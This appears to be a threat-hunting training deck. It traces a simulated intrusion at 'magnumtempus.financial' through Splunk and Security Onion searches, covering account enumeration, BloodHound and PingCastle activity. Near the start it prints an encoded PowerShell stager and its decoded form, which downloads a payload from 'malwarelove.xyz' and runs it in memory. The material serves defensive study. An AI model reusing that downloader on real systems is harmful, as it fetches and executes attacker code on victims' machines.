78,101 , 116,46 , 87, 101 , 98 , 67,108 , 105 , 101 , 110,116 , 59,36 , 119,99 , 46,72,101 , 97,100, 101 , 114 , 115  
, 46, 65 , 100 , 100 , 40 , 40 , 39 , 85 , 115 , 101, 114 , 39 , 43, 39 , 45 , 65,103 , 39 , 43, 39 , 101 , 110 , 116  
, 39 , 41 , 44 , 40 , 39 , 77, 111, 122 , 105 , 108 , 108,97 , 47,53 , 46 , 48, 39 , 43 , 39 , 32,40 , 87,105 , 110 ,  
100, 111,119 , 115,39 , 43,39 , 32 , 78, 84 , 32 , 49 , 48 , 46 , 48 , 59, 32 , 87, 105 , 110 , 54 , 52 , 59,32 , 120 ,  
54, 52, 39 , 43 , 39 , 59 , 32 , 39 , 43 , 39 , 114, 39 , 43,39 , 118,39 , 43,39 , 58 , 39, 43 , 39,57 , 54 , 46,48 , 39  
, 43 , 39 , 41 , 32 , 71,39,43,39,101 , 99, 39,43,39 , 107 , 111 , 47, 50 , 48 , 49,48 , 39,43,39 , 48,49 , 39, 43 , 39  
, 48 , 39,43,39,49 , 32,70 , 105 , 114 , 101,102 , 111 , 120,47 , 57,54 , 46,48 , 39,41 , 41 , 59 , 36 , 119 , 99 , 46 , 80  
, 114,111 , 120 , 121,61,91 , 83 , 121, 115,116,101,109 , 46 , 78,101 , 116 , 46,87 , 101 , 98 , 82 , 101 , 113 , 117  
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100,101,110 , 116,105 , 97,108 , 115 , 59 , 36 , 97 , 32 , 61 , 32,40,78 , 101 , 119,45 , 79 , 98 , 106 , 101 , 99 , 116  
, 32,110 , 101 , 116 , 46 , 119 , 101 , 98 , 99 , 108,105 , 101 , 110 , 116,41 , 46 , 68,111 , 119 , 110 , 108,111 , 97  
, 100 , 68 , 97 , 116 , 97 , 40 , 40 , 39 , 104 , 116 , 112 , 115 , 58 , 47 , 47 , 109,97 , 39 , 43 , 39 , 108 , 119  
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Output

```
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wc=New-Object  
System.Net.WebClient;$wc.Headers.Add(("User-Agent":'Mozilla/5.0 (' + (Windows NT 10.0; Win64; x64) +  
'; '+ 'rv:' + 'v' + ':' + '96.0') G' + 'ec' + 'ko/2010' + '01' + '0' + '1 Firefox/96.0'));$wc.Proxy=  
[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials=  
[System.Net.CredentialCache]::DefaultNetworkCredentials;$a = (New-Object  
net.webclient).DownloadData('https://ma' + 'lwar' + 'e' + 'love.xy' + 'z/in' + 'dex-e' + 'n-US.html');$b =  
[System.Reflection.Assembly]::Load($a);$b.EntryPoint.Invoke($null, [Object[]]@(), [String[]]@());
```



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## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 17:39 to 02/12/22 17:40*

Splunk Search:

```
index=sysmon host.name="wkst01*" malwarelove.xyz  
| rename dns.answers{}.data as destination.ip  
| table _time host.name event.code process.name destination.ip  
event.action message  
| sort _time
```

New Search

Save As ▾ Create Table View Close

Date time range ▾ 

```
1 index=sysmon host.name="wkst01*" malwarelove.xyz  
2 | rename dns.answers{}.data as destination.ip  
3 | table _time host.name event.code process.name destination.ip event.action message  
4 | sort _time
```





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New Search

Save As ▾ Create Table View Close

```
1 index=sysmon host.name="wkst01*" malwarelove.xyz
2 | rename event.category{} as event.category dns.answers{}.data as destination.ip
3 | table _time host.name event.code event.category process.name destination.ip event.action message
4 | sort _time
```

Date time range ▾ 

✓ 0 events (2/12/22 5:39:43.000 PM to 2/12/22 5:40:00.000 PM) No Event Sampling ▾ Job ▾  Verbose Mode ▾

Events (0) Patterns Statistics (0) Visualization

50 Per Page ▾  Preview ▾

No results found. Try expanding the time range.




## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 17:39 to 02/12/22 17:45*

Splunk Search:

```
index=sysmon host.name="wkst01*" malwarelove.xyz  
| rename dns.answers{} .data as destination.ip  
| table _time host.name event.code process.name destination.ip  
event.action message  
| sort _time
```



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	process.name	destination.ip	event.action	message
2022-02-12 17:42:30.184	wkst01.magnumtempus.financial	22	powershell.exe	3.132.192.16	Dns query (rule: DnsQuery)	Dns query: RuleName: - UtcTime: 2022-02-12 17:42:30.184 ProcessGuid: {29C462BB-F185-6207-C504-000000000F02} ProcessId: 3984 QueryName: malwarelove.xyz QueryStatus: 0 QueryResults: ::ffff:3.132.192.16; Image: C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe User: MAGNUMTEMPUS\amanda.nuensis



## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 17:39 to 02/12/22 17:45*

Splunk Search:

```
index=sysmon host.name="wkst01*" 3.132.192.16  
| table _time host.name event.code process.name event.action message  
| sort _time
```



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	process.name	event.action	message
2022-02-12 17:42:33.000	wkst01.magnumtempus.financial	3	powershell.exe	Network connection detected (rule: NetworkConnect)	Network connection detected: RuleName: technique_id=T1059.001,technique_name=PowerShell UtcTime: 2022-02-12 17:42:30.187 ProcessGuid: {29C462BB-F185-6207-C504-00000000F02} ProcessId: 3984 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User: MAGNUMTEMPUS\amanda.nuensis Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 172.16.50.130 SourceHostname: - SourcePort: 61300 SourcePortName: - DestinationIsIpv6: false DestinationIp: 3.132.192.16 DestinationHostname: - DestinationPort: 8081 DestinationPortName: -



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	process.name	event.action	message
2022-02-12 17:42:35.000	wkst01.magnumtempus.financial	3	8133.exe	Network connection detected (rule: NetworkConnect)	Network connection detected: RuleName: technique_id=T1043,technique_name=Commonly Used Port UtcTime: 2022-02-12 17:42:30.316 ProcessGuid: {29C462BB-F187-6207-C604-00000000F02} ProcessId: 7224 Image: C:\Users\Public\8133.exe User: MAGNUMTEMPUS\amanda.nuensis Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 172.16.50.130 SourceHostname: - SourcePort: 61301 SourcePortName: - DestinationIsIpv6: false DestinationIp: 3.132.192.16 DestinationHostname: - DestinationPort: 8080 DestinationPortName: -



*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 AM*

Security Onion Search:

```
event.dataset:"x509" | groupby x509.certificate.subject  
x509.certificate.issuer
```



# SECURITY ONION: NETWORK LOGS

Count ▾	x509.certificate.subject
2,472	CN=ec2.us-east-2.amazonaws.com
989	emailAddress=admin@magnumtempus.financial,CN=logstash.magnumtempus.financial,O=magnumtempus.financial,C=US
45	CN=dc02.magnumtempus.financial
16	CN=upload.video.google.com
10	CN=ecs.office.com,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
10	CN=nexusrules.officeapps.live.com
7	CN=settings-win.data.microsoft.com,OU=WSE,O=Microsoft,L=Redmond,ST=WA,C=US
3	CN=*.wns.windows.com
3	CN=api.snapcraft.io,O=Canonical Group Ltd,L=London,C=GB
3	CN=malwarelove.xyz,O=Operations,L=AU,ST=TX,C=US
2	CN=cdn.fwupd.org
2	CN=dc.magnumtempus.financial
2	CN=graph.windows.net,O=Microsoft Corporation,L=Redmond,ST=Washington,C=US
2	CN=motd.ubuntu.com
2	CN=mrodevicemgr.officeapps.live.com
1	CN=*.events.data.microsoft.com,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
1	CN=*.google.com
1	CN=sls.update.microsoft.com,OU=DSP,O=Microsoft,L=Redmond,ST=WA,C=US



*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 AM*

## Security Onion Search:

```
malwarelove.xyz | groupby event.dataset
```

Count ▾	event.dataset
27	dns
5	ssl
3	x509
1	notice



## SECURITY ONION: NETWORK LOGS

Timestamp	source.ip	source.port	destination.ip	destination.port	ssl.server_name
➤  2022-02-12 17:26:01.662 -05:00	172.16.50.110	57221	3.132.192.16	443	malwarelove.xyz



*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 AM*

## Security Onion Search:

```
3.132.192.16 | groupby event.dataset destination.port
```

Count ▾	event.dataset	destination.port
50	conn	443
22	dns	53
5	ssl	443
1	notice	443



# SECURITY ONION: NETWORK LOGS

Count	event.dataset	source.ip	destination.ip
12	dns	172.16.50.130	172.16.50.100
6	dns	172.16.50.110	172.16.50.100
5	dns	172.16.50.131	172.16.50.100
4	dns	172.16.50.137	172.16.50.100
5	ssl	172.16.50.110	3.132.192.16
1	notice	172.16.50.110	3.132.192.16



# SECURITY ONION: NETWORK LOGS

@timestamp ▲	event.dataset	source.ip	destination.ip
2022-02-12T05:05:50.470Z	dns	172.16.50.130	172.16.50.100
2022-02-12T05:45:50.303Z	dns	172.16.50.130	172.16.50.100
2022-02-12T05:45:50.403Z	dns	172.16.50.130	172.16.50.100
2022-02-12T05:55:14.336Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:35:03.368Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:35:03.393Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:42:30.892Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:42:30.917Z	dns	172.16.50.130	172.16.50.100
2022-02-12T21:11:45.976Z	dns	172.16.50.131	172.16.50.100
2022-02-12T21:11:45.983Z	dns	172.16.50.131	172.16.50.100
2022-02-12T21:12:16.111Z	dns	172.16.50.130	172.16.50.100
2022-02-12T21:51:08.983Z	dns	172.16.50.110	172.16.50.100
2022-02-12T21:51:09.050Z	dns	172.16.50.110	172.16.50.100
2022-02-12T21:51:09.050Z	notice	172.16.50.110	3.132.192.16
2022-02-12T21:51:09.050Z	ssl	172.16.50.110	3.132.192.16
2022-02-12T21:56:56.631Z	dns	172.16.50.137	172.16.50.100
2022-02-12T21:56:56.651Z	dns	172.16.50.137	172.16.50.100



## SECURITY ONION: NETWORK LOGS

*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 PM*

Security Onion Search:

```
172.16.50.130 | groupby host.name
```



## SECURITY ONION: NETWORK LOGS

Host	IP
malwarelove.xyz	3.132.192.16
WKST01	172.16.50.130
WKST02	172.16.50.131
WKST08	172.16.50.137
DC	172.16.50.100
DC02	172.16.50.100
FILES	172.16.50.110



# Enumeration



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


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# MITRE ATT&CK

## Account Discovery: Local Account

### Other sub-techniques of Account Discovery (4)

Adversaries may attempt to get a listing of local system accounts. This information can help adversaries determine which local accounts exist on a system to aid in follow-on behavior.

Commands such as `net user` and `net localgroup` of the `Net` utility and `id` and `groups` on macOS and Linux can list local users and groups. On Linux, local users can also be enumerated through the use of the `/etc/passwd` file. On macOS the `dscl . list /Users` command can be used to enumerate local accounts.

ID: T1087.001

Sub-technique of: [T1087](#)

① Tactic: [Discovery](#)

① Platforms: Linux, Windows, macOS

① Permissions Required: User

Contributors: Daniel Stepanic, Elastic

Version: 1.2

Created: 21 February 2020

Last Modified: 28 July 2021

[Version Permalink](#)



# MITRE ATT&CK

## Account Discovery: Domain Account

### Other sub-techniques of Account Discovery (4)

Adversaries may attempt to get a listing of domain accounts. This information can help adversaries determine which domain accounts exist to aid in follow-on behavior.

Commands such as `net user /domain` and `net group /domain` of the Net utility, `ds-cacheutil -q group` on macOS, and `ldapsearch` on Linux can list domain users and groups.

ID: T1087.002

Sub-technique of: [T1087](#)

- ① Tactic: [Discovery](#)
- ① Platforms: Linux, Windows, macOS
- ① Permissions Required: User
- ① CAPEC ID: [CAPEC-575](#)

Version: 1.0

Created: 21 February 2020

Last Modified: 13 October 2021

[Version Permalink](#)

Source: <https://attack.mitre.org/techniques/T1087/002/>



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*Set date/time between 02/12/22 17:39 to 02/12/22 22:00*

Splunk Search:

```
index=sysmon event.code=1 process.command_line="*net1*"  
| table _time host.name event.code user.name process.command_line  
| sort _time
```

The image shows a screenshot of the Splunk search interface. At the top, there's a navigation bar with "New Search", "Save As ▾", "Create Table View", and "Close". Below the search bar, the search command is displayed in a code editor-like area:  
1 index=sysmon event.code=1 process.command\_line="\*net1\*"  
2 | table \_time host.name event.code user.name process.command\_line  
3 | sort \_time



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_time	host.name	event.code	user.name	process.command_line
2022-02-12 21:13:48	wkst02.magnumtempus.financial	1	karen.metuens	C:\Windows\system32\net1 localgroup Administrators
2022-02-12 21:39:02	wkst02.magnumtempus.financial	1	karen.metuens	C:\Windows\system32\net1 accounts /domain
2022-02-12 21:39:02	wkst02.magnumtempus.financial	1	karen.metuens	C:\Windows\system32\net1 accounts /domain



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Michiel Lemmens

## BloodHound – Sniffing Out the Path Through Windows Domains

BloodHound is a tool allowing for the analysis of AD rights and relations, focusing on the ones that an attacker may abuse.

June 11, 2021

### Introduction

Active Directory (AD) is a vital part of many IT environments out there. It allows IT departments to deploy, manage and remove their workstations, servers, users, user groups etc. in a structured way. But 'structured' does not always mean 'clear'. Privilege creep, whereby a user collects more and more user rights throughout time (or as they change positions in an organization), is a dangerous issue. The wide range of AD configurations also allow IT administrators to configure a number of unsafe options, potentially opening the door for attackers to sneak through.

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*Set date/time between 02/12/22 17:39 to 02/12/22 22:00*

Splunk Search:

```
index=sysmon message="* BloodHound.zip*"  
| table _time winlog.computer_name event.code event.action message  
| sort _time
```

The image shows a screenshot of the Splunk search interface. At the top, there's a header with "New Search", "Save As ▾", "Create Table View", and "Close". Below the header is a search bar containing the following SPL command:

```
1 index=sysmon message="*_BloodHound.zip*"  
2 | table _time winlog.computer_name event.code event.action message  
3 | sort _time
```

To the right of the search bar is a "Date time range ▾" dropdown and a large green search button with a magnifying glass icon.



## SPLUNK: ENDPOINT LOGS

_time	winlog.computer_name	event.code	event.action	message
2022-02-12 21:30:05	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:30:03.135 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\aa20220212212954_BloodHound.zip CreationUtcTime: 2022-02-12 21:30:03.135 User: MAGNUMTEMPUS\karen.metuens



## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 21:00 to 02/12/22 22:00*

Splunk Search:

```
index=sysmon host.name=wkst02.magnumtempus.financial  
message="*C:\\windows\\temp\\*"  
| table _time host.name event.code event.action message  
| sort _time
```

The screenshot shows the Splunk search interface. At the top, there are buttons for "Save As ▾", "Create Table View", and "Close". Below the search bar, there is a "Date time range ▾" button and a green search icon. The search bar contains the following command:

```
1 index=sysmon host.name=wkst02.magnumtempus.financial message="*C:\\windows\\temp\\*"  
2 | table _time host.name event.code event.action message  
3 | sort _time
```

The results table is currently empty.



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:15:59.017	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 21:15:59.017 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\cleanup.exe CreationUtcTime: 2022-02-12 21:15:59.017 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:28:24.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:28:22.326 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\aa CreationUtcTime: 2022-02-12 21:28:22.326 User: MAGNUMTEMPUS\karen.metuens



# SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:29:58.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:29:57.134 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\aa\20220212212954_users.json CreationUtcTime: 2022-02-12 21:29:57.134 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:29:58.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:29:57.632 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\aa\20220212212954_computers.json CreationUtcTime: 2022-02-12 21:29:57.632 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:30:02.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:30:00.739 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\aa\20220212212954_domains.json CreationUtcTime: 2022-02-12 21:30:00.739 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:30:02.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:30:00.710 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\aa\20220212212954_gpos.json CreationUtcTime: 2022-02-12 21:30:00.709 User: MAGNUMTEMPUS\karen.metuens



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:33:26.094	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 21:33:26.094 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\p.exe CreationUtcTime: 2022-02-12 21:33:26.094 User: MAGNUMTEMPUS\karen.metuens
2022-02-12 21:34:15.383	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 21:34:15.383 ProcessGuid: {D4A1B8F4-02E6-6208-7200-000000001002} ProcessId: 3516 Image: C:\Windows\Explorer.EXE TargetFilename: C:\Windows\Temp\met64.exe CreationUtcTime: 2022-02-12 21:34:15.383 User: MAGNUMTEMPUS\karen.metuens



# SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:35:03.000	wkst02.magnumtempus.financial	7	Image loaded (rule: ImageLoad)	<p>Image loaded: RuleName: technique_id=T1055,technique_name=Process Injection UtcTime: 2022-02-12 21:35:00.706 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248</p> <p>Image: C:\Windows\Temp\p.exe ImageLoaded: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll FileVersion: 4.8.4180.0 built by: NET48REL1LAST_B Description: Microsoft .NET Runtime Execution Engine Product: Microsoft® .NET Framework Company: Microsoft Corporation OriginalFileName: mscoreei.dll Hashes: SHA1=1283EF637FA53D571118F269F9B8C0A5CCA2BF01,MD5=899A8B655E52A061B33571D97C5C06ED,SHA256=999A8B655E52A061B33571D97C5C06ED Signed: true Signature: Microsoft Corporation SignatureStatus: Valid User: MAGNUMTEMPUS\karen.metuens</p>
2022-02-12 21:35:03.000	wkst02.magnumtempus.financial	7	Image loaded (rule: ImageLoad)	<p>Image loaded: RuleName: technique_id=T1073,technique_name= DLL Side-Loading UtcTime: 2022-02-12 21:35:00.696 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248</p> <p>Image: C:\Windows\Temp\p.exe ImageLoaded: C:\Windows\Temp\p.exe FileVersion: 2.10.1.0 Description: Ping Castle Product: Ping Castle Company: Ping Castle OriginalFileName: PingCastle.exe Hashes: SHA1=E2922561A6213EED631F6AF8C5387B735BE63848,MD5=67AA333763933365BD599F6A03819B36,SHA256=999A8B655E52A061B33571D97C5C06ED Signed: false Signature: - SignatureStatus: Unavailable User: MAGNUMTEMPUS\karen.metuens</p>



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## Ping Castle

### Introduction

The risk level regarding Active Directory security has changed. Several vulnerabilities have been made popular with tools like [mimikatz](#) or sites like [adsecurity.org](#).

Ping Castle is a tool designed to assess quickly the Active Directory security level with a methodology based on risk assessment and a maturity framework. It does not aim at a perfect evaluation but rather as an efficiency compromise.

```
\----o____ PingCastle (Version 2.11.0.0      07/08/2022 09:56:28)
 \ / \ ``> Get Active Directory Security at 80% in 20% of the time
  \_ \ ,'_ End of support: 31/01/2024
   0``--o
    \ ,'_ Vincent LE TOUX (contact@pingcastle.com)
     v      twitter: @mysmartlogon      https://www.pingcastle.com
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
What you would like to do?
 1-healthcheck-Score the risk of a domain
 2-graph      -Analyze admin groups and delegations
 3-conso      -Aggregate multiple reports into a single one
 4-nullsession-Perform a specific security check
 5-carto      -Build a map of all interconnected domains
 6-scanner    -Perform specific security checks on workstations
```

Check <https://www.pingcastle.com> for the documentation and methodology



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:35:03.000	wkst02.magnumtempus.financial	1	Process Create (rule: ProcessCreate)	<p>Process Create:</p> <p>RuleName: technique_id=T1059,technique_name=Command-Line Interface</p> <p>UtcTime: 2022-02-12 21:35:00.660</p> <p>ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002}</p> <p>ProcessId: 7248</p> <p>Image: C:\Windows\Temp\p.exe</p> <p>FileVersion: 2.10.1.0</p> <p>Description: Ping Castle</p> <p>Product: Ping Castle</p> <p>Company: Ping Castle</p> <p>OriginalFileName: PingCastle.exe</p> <p>CommandLine: c:\windows\temp\p.exe --healthcheck --server dc.magnumtempus.financial</p> <p>CurrentDirectory: c:\windows\temp\al</p> <p>User: MAGNUMTEMPUS\karen.metuens</p> <p>LogonGuid: {D4A1B8F4-02C8-6208-7BDE-0A0000000000}</p> <p>LogonId: 0xADE7B</p> <p>TerminalSessionId: 2</p> <p>IntegrityLevel: Medium</p> <p>Hashes:</p> <p>SHA1=E2922561A6213EED631F6AF8C5387B735BE63848,MD5=67AA333763933365BD599F6A03819B36,SHA256=8E963254B6033</p> <p>ParentProcessGuid: {D4A1B8F4-2804-6208-9002-000000001002}</p> <p>ParentProcessId: 1420</p> <p>ParentImage: C:\Windows\System32\cmd.exe</p> <p>ParentCommandLine: "cmd.exe" /c c:\windows\temp\p.exe --healthcheck --server dc.magnumtempus.financial</p> <p>ParentUser: MAGNUMTEMPUS\karen.metuens</p>



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 21:35:09.000	wkst02.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 21:35:07.220 ProcessGuid: {D4A1B8F4-2804-6208-9202-000000001002} ProcessId: 7248 Image: c:\windows\temp\p.exe TargetFilename: C:\Windows\Temp\ad_hc_magnumtempus.financial.html CreationUtcTime: 2022-02-12 21:35:07.220 User: MAGNUMTEMPUS\karen.metuens



## SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
